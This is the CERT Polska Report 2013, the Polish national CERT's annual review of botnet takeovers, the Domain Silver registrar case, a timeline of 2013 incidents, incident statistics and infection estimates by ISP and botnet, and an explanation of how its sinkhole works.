
CERT.PL

CERT POLSKA
REPORT 2013



NASK

CERT Polska Report 2013

Publisher:
NASK
Wąwozowa 18, 02-796 Warszawa
tel. (22) 38 08 200, e-mail: cert@cert.pl

Text and editing:
CERT Polska / NASK

Graphic design, typesetting, composition:
Koko--Studio.com

ISSN 2084-9079

CERT.PL

CERT POLSKA
REPORT 2013

NASK

CONTENTS

INTRODUCTION 01

The year 2013 marked the beginning of botnet takeovers by CERT Polska. Most prominent examples of these botnets are Citadel, ZeuS, Dorkbot, Andromeda and Sality. We also identified a rogue domain registrar Domain Silver Inc., which created domains for purposes exclusively related to the activity of malicious software. The agreement with Domain Silver Inc. was terminated, and the domains were successively taken over by CERT Polska. Due to these activities .pl domain became less attractive target for cybercriminals.

Apart from the detailed information regarding these activities, we also present current trends in network threats and incidents. Due to the fact that we have been receiving information from a growing number of sources, and the character of threats has been changing along with the network development, we decided to abandon simple numerical comparisons with the previous years. Instead, we have focused on the most important observations based both on these data as well as the data collected as a direct result of our activities. All of the data is shared free of charge using our own n6 platform.

According to our data, banking trojans designed to attack online banking customers are the most active type of malware in Poland. Therefore, customers should use online banking services with extreme caution. Ransomware is also a common threat. Only a small percentage of detected malware was developed to attack mobile phones. These types of attacks are still much less popular than those against the users of personal computers.

In 2013 the DDoS attacks that suspend or interrupt access to the Internet-facing services were also popular. The attacks were launched for financial gain – as a tool to blackmail companies, and also to make a statement or express opinion. At the end of the year we observed a new method of amplification used in such attacks – besides the use of misconfigured domain name servers (DNS), criminals started using the misconfigured time and date servers (NTP).

Apart from the attacks on Polish citizens and companies, Polish network has become a platform for attacks carried out on a global scale – .pl domain was used by exploit kits, which were a part of larger cybercriminal campaigns. Although some of the data leaks were really big, such as the Adobe one, they have not affected Polish users, or at least we have not received such information.

We decided to change the method of defining the size of botnets, based on our research. It caused changes in the estimated number of infected computers, although their network activity has not increased significantly in comparison to the previous years.

Apart from data concerning botnets, the report also includes statistical data, gathered automatically, describing the activity of malware, servers used for DDoS amplification attacks and phishing sites.

02 EXECUTIVE SUMMARY

- As the result of our actions against botnet C&Cs that used the Polish cyberspace, including those against Domain Silver Inc., we observed a significant decrease in use of .pl domain for malicious purposes.

- According to the data collected by our team, in Poland there are around 170 thousand infected computers that are active daily. Due to limitations of the collected data and other factors, we think that this number may be somewhat underestimated. However, in our opinion there are no more than 300 000 active infected machines per day.

- The majority of registered infections are related to the Conficker, Sality and Zero Access botnets. In total, they accounted for more than half of all infections reported to us.

- We have observed a growing problem of open DNS resolvers. The number of unique IPs with badly configured DNS service was almost seven times higher than last year. These types of servers were used as an amplifier in DDoS attacks. The most famous one being the DDoS on Spamhaus/CloudFlare in March 2013.

- At the end of December there was information about DDoS attacks using misconfigured NTP servers. Using NTP servers as an amplifier in DDoS attacks is simple and offers much stronger amplification (200 times as compared to about 20 times for DNS). It seems that many administrators are unaware that the misconfigured NTP and DNS servers can be used to launch amplification and reflection attacks.

- Despite the large number of leaks, stolen data was used in only a small number of cases.

- The amount of spam sent from Polish networks has been decreasing systematically. Blocking of the TCP/25 port in Netia has improved the situation.

- The overwhelming majority of exploit kits use vulnerabilities found in Java.

- In Poland, we can observe more and more innovative tools and methods of stealing funds from bank accounts: infection by new malware (such as KINS, PowerZeus, vmZeuS, VBKlip), infection of mobile devices (E-security, Antivirus), attacks on routers to replace DNS settings, allegedly erroneous transfer, defined recipient.

- Last year we noticed the attacks on clients of all major banks providing online banking services.

- CryptoLocker – the malicious software that encrypts files and then demands a ransom – is becoming increasingly popular. However, we have not observed campaign using CryptoLocker directed against Polish users. On the other hand, ransonware (called “police virus”) is still popular in Poland.

- We expect to see a steady growth in the number of malware incidents that use more advanced techniques. Among them there are, for example, the use of anonymizing networks, such as TOR, or proper use of encryption techniques.

- We have been observing a low activity associated with so called APT attacks against Polish entities or in the Polish address space. Even if they concern „Polish” IPs, it does not mean that they relate to Polish entities.

ABOUT CERT POLSKA 03

The CERT Polska team operates within the structures of NASK (Research and Academic Computer Network) – a research institute which conducts scientific studies, operates the national .pl domain registry and provides advanced IT services. CERT Polska is the first Polish computer emergency response team. Active since 1996 in the response teams community, it has become a recognized and experienced entity in the field of computer security. Since its launch, the core of the team's activity has been handling security incidents and cooperation with similar units worldwide. CERT Polska also conducts extensive security-related R&D. In 1998, CERT Polska became a member of the international forum of response teams (FIRST), and since 2000 it has been a member of the working group of the European response teams: TERENA TF-CSIRT, accredited by Trusted Introducer. In 2005 by the initiative of CERT Polska, a forum of Polish abuse teams, Abuse FORUM, was created. In 2010 CERT Polska joined the Anti-Phishing Working Group, an association of companies and institutions which actively fight on-line crime.

Main responsibilities of CERT Polska include:

- registration and handling of network security incidents;
- active response in case of direct threats to users;
- cooperation with other CERT teams in Poland and worldwide;
- participation in national and international projects related to the IT security;
- research into methods of detecting security incidents, analysis of malware, systems for exchanging information on threats;
- development of proprietary and open source tools for detection, monitoring, analysis, and correlation of threat;
- regular publication of the annual CERT Polska Report on security of Polish cyberspace;
- informational and educational activities, aimed at raising awareness in relation to IT security, including:
  - maintaining a blog at http://www.cert.pl as well as Facebook and Twitter accounts;
  - organization of the annual SECURE conference
- analysis and testing of IT security solutions.

04 KEY EVENTS IN 2013

This chronological review contains the key events related to the activities of CERT Polska and other important events, organized in Poland and worldwide, which concern the subject of the report.

January

11 establishing the European Cybercrime Centre (EC3), a new organization of the European Union[1]

12 the attempt of selling stolen database of Netia (Polish telecommunication company)[2]

17–21 CERT Polska took over the domains used to control the Virut botnet (the second part of the operations was done together with the hosting provider Home.pl)[3]

23 CERT Polska published the source code of the Honeyspider Network 2 project[4]

February

6 February Microsoft and Symantec took over the Bamital botnet[5]

March

4 information that email boxes of the Chancellery of the Prime Minister of Poland were successfully attacked[6]

7 CERT Polska took over 3 .pl domains used by one of the Citadel botnets known as plitfi[7]

8 publication of the Kippo honeypot report[10]

28 publishing the article about the use of the DNS in the DDoS amplification attacks[8]

April

5 (D)DoS attacks on the auction website Allegro[9]

23 publication of the 2012 CERT Polska Report[11]

25 attacks against Polish e-banking clients using E-Security application; publication of the malware analysis on our blog[12]

May

7 the arrest of the person responsible for the DDoS attacks performed on the 5th of April[13]

20 CERT Polska published the information about the malicious website in the gov.pl domain[14]

June

5 closure of the Polish Board&Market – the popular Polish hacking forum located in the TOR network[15]

publication of the first (Verizon 215 Secondary Order April 25, 2013) from the series of documents concerning the NSA activities that were disclosed by Edward Snowden[16]

lauch of the b54 operation by Microsoft – taking over the C&Cs of the Citadel botnets[18]

7 publication of the ZeuS-P2P technical report[17]

13 seminar on the NISHA project – Network for Information Sharing and Alerting[19]

19 phishing attacks on iPKO and ING banks[20]

[1] http://europa.eu/rapid/press-release_IP-13-13_pl.htm
[2] http://niebezpiecznik.pl/post/baza-klientow-netia-s-a-na-sprzedaz/
[3] http://www.cert.pl/PDF/Raport_Virut_PL.pdf
[4] http://www.cert.pl/news/6659
[5] https://blogs.technet.com/b/microsoft_blog/archive/2013/02/06/microsoft-and-symantec-take-down-bamital-botnet-that-hijacks-online-searches.aspx?Redirected=true
[6] http://niebezpiecznik.pl/post/wlamanie-do-sieci-kancelarii-premiera-atakujacy-mial-uzyskac-dostep-7
[7] http://www.cert.pl/PDF/Raport_Citadel_plitfi_PL.pdf
[8] http://www.cert.pl/news/6767
[9] http://technologie.gazeta.pl/internet/1,104530,13686396,Co_sie_dzieje_w_polskiej_sieci__Allegro__mBank_padaja.html
[10] http://www.cert.pl/PDF/kippo_pl.pdf
[11] http://www.cert.pl/news/7006
[12] http://www.cert.pl/news/6949
[13] http://www.tvn24.pl/wroclaw,44/policja-ma-podejrzanego-o-ataki-na-allegro,324113.html
[14] http://www.cert.pl/news/7101
[15] http://zaufanatrzeciastrona.pl/post/polskie-fora-przestepcze-w-sieci-tor-znikaja-jedno-po-drugim/
[16] http://www.theguardian.com/world/2013/jun/06/nsa-phone-records-verizon-court-order
[17] http://www.cert.pl/news/7386
[18] https://blogs.technet.com/b/microsoft_blog/archive/2013/06/05/microsoft-works-with-financial-services-industry-leaders-law-enforcement-and-others-to-disrupt-massive-aspx?Redirected=true
[19] http://www.cert.pl/news/7425
[20] http://niebezpiecznik.pl/post/uwaga-na-phishing-na-ipko-i-ing/

04

July

- **4** arrest and takedown of Freedom Hosting – a hosting provider in the TOR network[22]
- **5** discovery of the Mevade botnet that caused a fivefold growth in thenumber of the TOR network users[24]
- **6** anonymous broke into the network belonging to the Polish Ministry of Economy as a part of the OpGoldenDawn operation[29]
- **9–10** the European Cyber Security Month campaign – CERT Polska / NASK as the Polish partner of the event[26]
- **18** SECURE 2013 conference[31]
- **18** publishing the analysis of a PowerZeus / KINS infection[33]
- **5** data leaks from Hyperion S.A.[35]
- **18** announcement of the CERT Polska logo competition[37]
- **16** publication of a blog entry with the analysis of cross-platform botnet on both Windows and Linux machines[39]
- **24** data leak, probably from the Military Electronic Works, published on a forum in TOR network[41]

August

- **31** publication of the report concerning the termination of the agreement with a rogue registrar Domain Silver, Inc. [21]
- **17** two Polish citizens accused of the DDoS attacks on the Club World Casino and blackmail were arrested at Heathrow airport[23]

September

- **19** publication of the information about ransomware campaign in .eu and .gov.pl domains[25]

October

- **1** takedown of TOR Silk Road and an arrest of its owner; Silk Road was a website used to sell illegal products and services[27]
- **3** Adobe data leak[28]
- **8** arrest of the Blackhole Exploit Kit author[30]
- **16** data leak from trade.gov.pl[32]
- **22** information about VBKlip malware replacing bank account number when copying from clipboard[34]

November

- **14** publication of the malware tender by the Polish Ministry of Defence[36]
- **5** Microsoft and Europol launched the operation of the ZeroAccess botnet takeover[38]

December

- attackers started using misconfigured NTP servers in the DDoS amplification attacks[42]
- **17** publication of a blog entry with the analysis of a Mobile Antivirus application replacing E-Security in attacks on Polish online banking customers[40]

[21] http://www.cert.pl/news/7539
[22] http://nakedsecurity.sophos.com/2013/08/05/freedom-hosting-arrest-and-takedown-linked-to-tor-privacy-23
[23] http://niebezpiecznik.pl/post/2-polakow-skazanych-na-5-lat-wiezienia-za-szantaz-i-atak-ddos-na-kasyno/
[24] http://blog.trendmicro.com/trendlabs-security-intelligence/the-mysterious-mevade-malware/
[25] http://www.cert.pl/news/7403
[26] http://bezpiecznymiesiac.pl/
[27] http://www.justice.gov/usao/nys/pressreleases/October13/SilkRoadSeizurePR.php
[28] http://www.reuters.com/article/2013/10/29/us-adobe-cyberattack-idUSBRE99S1DJ20131029
[29] http://niebezpiecznik.pl/post/anonimowi-wykradli-dane-z-ministerstwa-gospodarki/
[30] http://mvd.ru/news/item/1387267/
[31] secure.edu.pl
[32] http://zaufanatrzeciastrona.pl/post/wyciek-danych-z-ambasady-rp-w-minsku/
[33] http://www.cert.pl/news/7649
[34] http://www.cert.pl/news/7662
[35] http://zaufanatrzeciastrona.pl/post/wyciek-danych-ponad-400-tysiecy-abonentow-firmy-hyperion/
[36] http://niebezpiecznik.pl/post/projekt-29-polski-wirus-wojskowy-na-zamowienie-mon/
[37] http://www.cert.pl/news/7782
[38] http://www.microsoft.com/en-us/news/press/2013/dec13/12-05zeroaccessbotnetpr.aspx
[39] http://www.cert.pl/news/7849
[40] http://www.cert.pl/news/7866
[41] http://niebezpiecznik.pl/post/dokumenty-autorstwa-sluzby-kontrwywiadu-wojskowego-i-wojskowych-zakladow-42
[42] http://krebsonsecurity.com/2014/02/the-new-normal-200-400-gbps-ddos-attacks/

05 STATISTICS OF INCIDENTS HANDLED BY CERT POLSKA

This part of the report describes the statistics of security incident reports handled by CERT Polska, both from external and internal sources.

In 2013 CERT Polska handled manually 1,219 incidents. Similarly to the previous years, most of them were related to phishing (around 45%), malware (nearly 20%) and spam (over 12%). Mostly, submitters and victims were coming from IPs belonging to companies (respectively 61.8%, and 49%) and usually were foreign (80.3% and 40.3%), while the attackers were unknown in 78.6% of the cases.

In 2013 we registered a large number of phishing incidents. The scale of the problem was similar to that in 2012. It should be emphasized that it were phishing incidents both when the sites were located on Polish servers and when the attack targeted Polish institutions. From the global perspective, the scale of the problem was much larger. In June and July we observed an increasing number of phishing attacks launched against on-line banking customers. Criminals were sending emails, allegedly in the name of the bank, on a mass scale.

However, the most serious attacks on Polish on-line banking customers were launched with the use of malicious software such as ZeuS or Citadel. The attacks were carried out in several scenarios. In the first one criminals sent a fake message which informed victim about an incorrect wire transfer and an obligation to return funds (of course to the money mule's account). In another scenario, when a user wanted to perform wire transfer, malicious software changed the number of target account.




Figure 1: Number of incidents handled by CERT Polska

05

TYPE OF INCIDENT	NUMBER OF INCIDENTS	PERCENTAGE
Abusive content	160	13.13%
Spam	151	12.39%
Harassment	3	0.25%
Child/Sexual/Violence	2	0.16%
Unclassified	4	1.60%
Malicious code	320	26.25%
Virus	5	0.41%
Worm	9	0.74%
Trojan	63	5.17%
Spyware	1	0.08%
Dialer	0	0.00%
Unclassified	242	19.85%
Information gathering	46	3.77%
Scanning	42	3.45%
Sniffing	0	0.00%
Social engineering	2	0.16%
Unclassified	2	0.16%
Intrusion Attempts	11	0.90%
Exploiting of known vulnerabilities	0	0.00%
Login attempts	5	0.41%
Exploiting of unknown vulnerabilities	0	0.00%
Unclassified	6	0.49%
Intrusions	30	2.46%
Privileged Account Compromise	10	0.82%
Unprivileged Account Compromise	17	1.39%
Application Compromise	0	0.00%
Unclassified	3	0.25%
Availability	30	2.46%
Denial-of-service attack (DoS)	7	0.57%
Distributed denial-of-service attack (DDoS)	22	1.80%
Sabotage	0	0.00%
Unclassified	1	0.08%
Information Security	33	2.71%
Unauthorized Access to Information	14	1.15%
Unauthorized Modification of Information	2	0.16%
Unclassified	17	1.39%
Fraud	589	48.32%
Unauthorized Use of Resources	7	0.57%
Copyright infringement	5	0.41%
Identity theft	560	45.94%
Unclassified	17	1.39%
Other	0	0.00%

Table 1: Incidents handled by CERT Polska by type

05

In April there was a new version of a malicious mobile software. Criminals displayed to a victim a message informing her that she should install an E-Security certificate on her smartphone in order to improve the bank transactions security. When the installation was finished, the phone became infected by malware. It gave criminals the ability to send fake text messages. When the scenario with E-Security ceased to be effective, criminals invented a new scheme with fake antivirus program which allegedly was expected to prevent cases similar to E-Security. Once again it took control over victim's phone.

The malware VBKlip proved to be unique and brilliant in its simplicity. Every time a user copied a bank account number, the malicious application switched this number with another one, provided by the criminals. The application was very effective and difficult to detect. Despite a significantly lower number of incidents connected to these scenarios, they are much more dangerous in comparison to classic phishing cases and affect larger groups of people.

SIZE OF BOTNETS IN POLAND

06

In this section we describe the method that we used when defining the botnet size. Estimating the size of botnets is a very difficult issue. The cited numbers are often staggering, based on unclear rules and they do not accurately indicate the scale of the problem. This year, based on our own data and those received from external sources, we attempted to measure the real size of the botnets. We are going to present the problem and the methods in section 15. The results of our estimates are described below.

The number of botnets, presented in the report, has nothing in common with the figures shown in the Eurostat report which states that 30% of Polish users had a contact with an infected computer [8]. In this case we assume that users, responding to the questions in the survey, relied mainly on the information from their antivirus software.

It leads to many problems with the interpretation. Firstly, antivirus software can block infections. According to Microsoft [21] about 20% of computers in Poland have been exposed to malware, although infection was blocked by the antivirus program. However, blocking by the antivirus software does not mean that the user would be infected if he did not have an antivirus program. The file which contained the malware could be in one of email messages that he still would not open.

The second problem comes from a misunderstanding regarding the definition of malware – average users are not able to differentiate between a non-standard behavior of software and a real malware. Some of them can even identify a phishing attack as malware. What is more, not only users have problems with a definition of malicious software. Antivirus engines may also detect benign files and treat them as an unwanted software [3].

Of course, there is also another side of this issue – we do not know what we don't know, i.e. we do not know about the threats that have not been detected by the antivirus systems. According to data received by CERT Polska and the abovementioned methodology,

we think that in Poland there are about 169,900 infected computers per day, which represents about 1.5% of all the computers in Polish households[43]. It gives a certain estimation of the infection rates.

Our data about botnets comes from our sinkhole and honeypot systems, P2P botnet crawler, and not from antivirus systems. As a result, they are usually accurate and contain very few false positives.

Due to the nature of collected data and developed methodology that allows us to estimate that in Poland there are not more than 300,000 infected computers active per day. Moreover, it is worth noting that there is a growing number of small botnets consisting of several thousand machines. Cybercriminals are trying to specialize in attacking users who are the most attractive for them and not simply infect all of the computers.

Our results are close to values presented in the Microsoft report about Polish infection rates [21]. According to it, the infection rate for Poland is between 0.56% and 0.78%, while for the world it varies between 0.53% and 0.63%, depending on the considered quarter. This may be underestimated because it does not include people who do not use antivirus solutions, and in theory their computers are more vulnerable to infections.




Figure 2: Percentage of infected IP addresses in different operators

[43] The number of computers in Polish households is estimated to be around 11 million, according to the statistics from the section 15.4

06

Rank	Percentage in fected IP addresses	Maximum of unique IP addresses	AS Number	ISP	Absolute rank	Unique IPs
1	4.24	28806	12912	T-Mobile	2	482053
2	1.58	10070	39603	P4 (Play)	5	476182
3	1.20	7136	21021	Multimedia Polska	7	165108
4	1.12	16911	12741	Netia	3	438582
5	1.06	58576	5617	Orange Polska	1	2023372
6	0.95	12598	8374	Plus	4	508372
7	0.88	4500	29314	VECTRA	8	62418
8	0.85	2128	20960	TK Telekom	9	4493
9	0.56	8256	6830	UPC Polska	6	44101
10	0.48	1560	43939	Internetia	11	4658
11	0.38	1578	6714	GTS Poland	10	16801
12	0.13	407	8308	NASK	12	908365

Table 2: Infection rates by Polish ISPs

SINKHOLE – BOTNETS TAKEOVER BY CERT POLSKA

07

Rank	Botnet name	Number of unique IPs	Percentage
1	Conficker	45521	26.79%
2	Sality	24080	14.17%
3	ZeroAccess	19025	11.20%
4	Virut	15063	8.87%
5	ZeuS (including Citadel and alike)	12193	7.18%
-	Other	54018	31.79%

Table 3: Largest botnets in Poland

Botnet is a network of computers infected with malware. It is valuable to botmaster (owner of the botnet) only when she can keep control over machines. This is usually done by one or many servers known as command-and-control servers (C&Cs for short), which use various network protocols, such as IRC and HTTP, to control botnets. Addresses of the C&C servers are mostly given in the form of a domain name. If such a domain is taken over or removed, the attacker is not able to control the botnet. However, malware has mechanisms which help the botmaster to regain control when the communication with the C&C server is cut off.

Sinkhole is a special server that emulates the activity of a C&C server. Taking over the domains used by botmaster and redirecting them to the sinkhole server can result in the infected computers connecting to a new location instead of the server controlled by criminals. It renders regaining of the control over botnet difficult or even impossible. Additionally it allows us to estimate the number of infected machines (called botnet footprint).

At the end of 2012 CERT Polska created a sinkhole server in order to redirect malicious traffic from .pl domains. It consists of two components:

- DNS server which responds with the appropriate IP address to the domain query,
- TCP server – a modular server which allows to emulate many types of C&C servers.

Domains are sinkholed by CERT Polska servers in three ways (as shown on the figure 2):

- by changing the A-record – by the request of CERT Polska registrar changes the domain A record to point to the IP address of the sinkhole server Figure 3: TCP connections with the sinkhole servers at the beginning of 2014,

07

- by a takeover of a .pl domain – the records in the registry are changed to redirect the respective NS records to sinkhole.cert.pl. All queries of such domain are received by the sinkhole server and it replies with an appropriate IP address in response.

- as a side effect – if domain name(s) used in NS records of another domain are sinkholed, then that domain is also effectively sinkholed, because all queries for its names are resolved by the sinkhole server.

7.1 TAKEOVER OF BOTNETS BY CERT POLSKA IN 2013

A Dorkbot instance targeting Polish Internet users was the first botnet sinkholed by CERT Polska. There were three domains in use by this malware and it used IRC protocol with the SSL encryption.

At the end of January CERT Polska took over 43 domains used to spread and control dangerous malware known as "Virut". Communication with the C&C server was made through IRC and IRC-like protocol encrypted in a non-standard way. Additionally, there were some websites used to spread this virus. We also launched HTTP service on the sinkholed domains to monitor access to these sites and identify potential victims. For more information about the Virut botnet read section 16.1 of this report.

